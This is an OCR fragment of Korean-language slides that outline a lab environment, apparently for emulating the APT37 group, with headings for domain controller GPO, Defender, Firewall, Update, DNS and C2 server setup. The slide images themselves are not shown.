
환경 구성-Domain Controller-GPO

Win Defender

Win Firewall





Win Update




APT37

환경 구성-Domain Controller-DNS







APT37

환경 구성-C2서버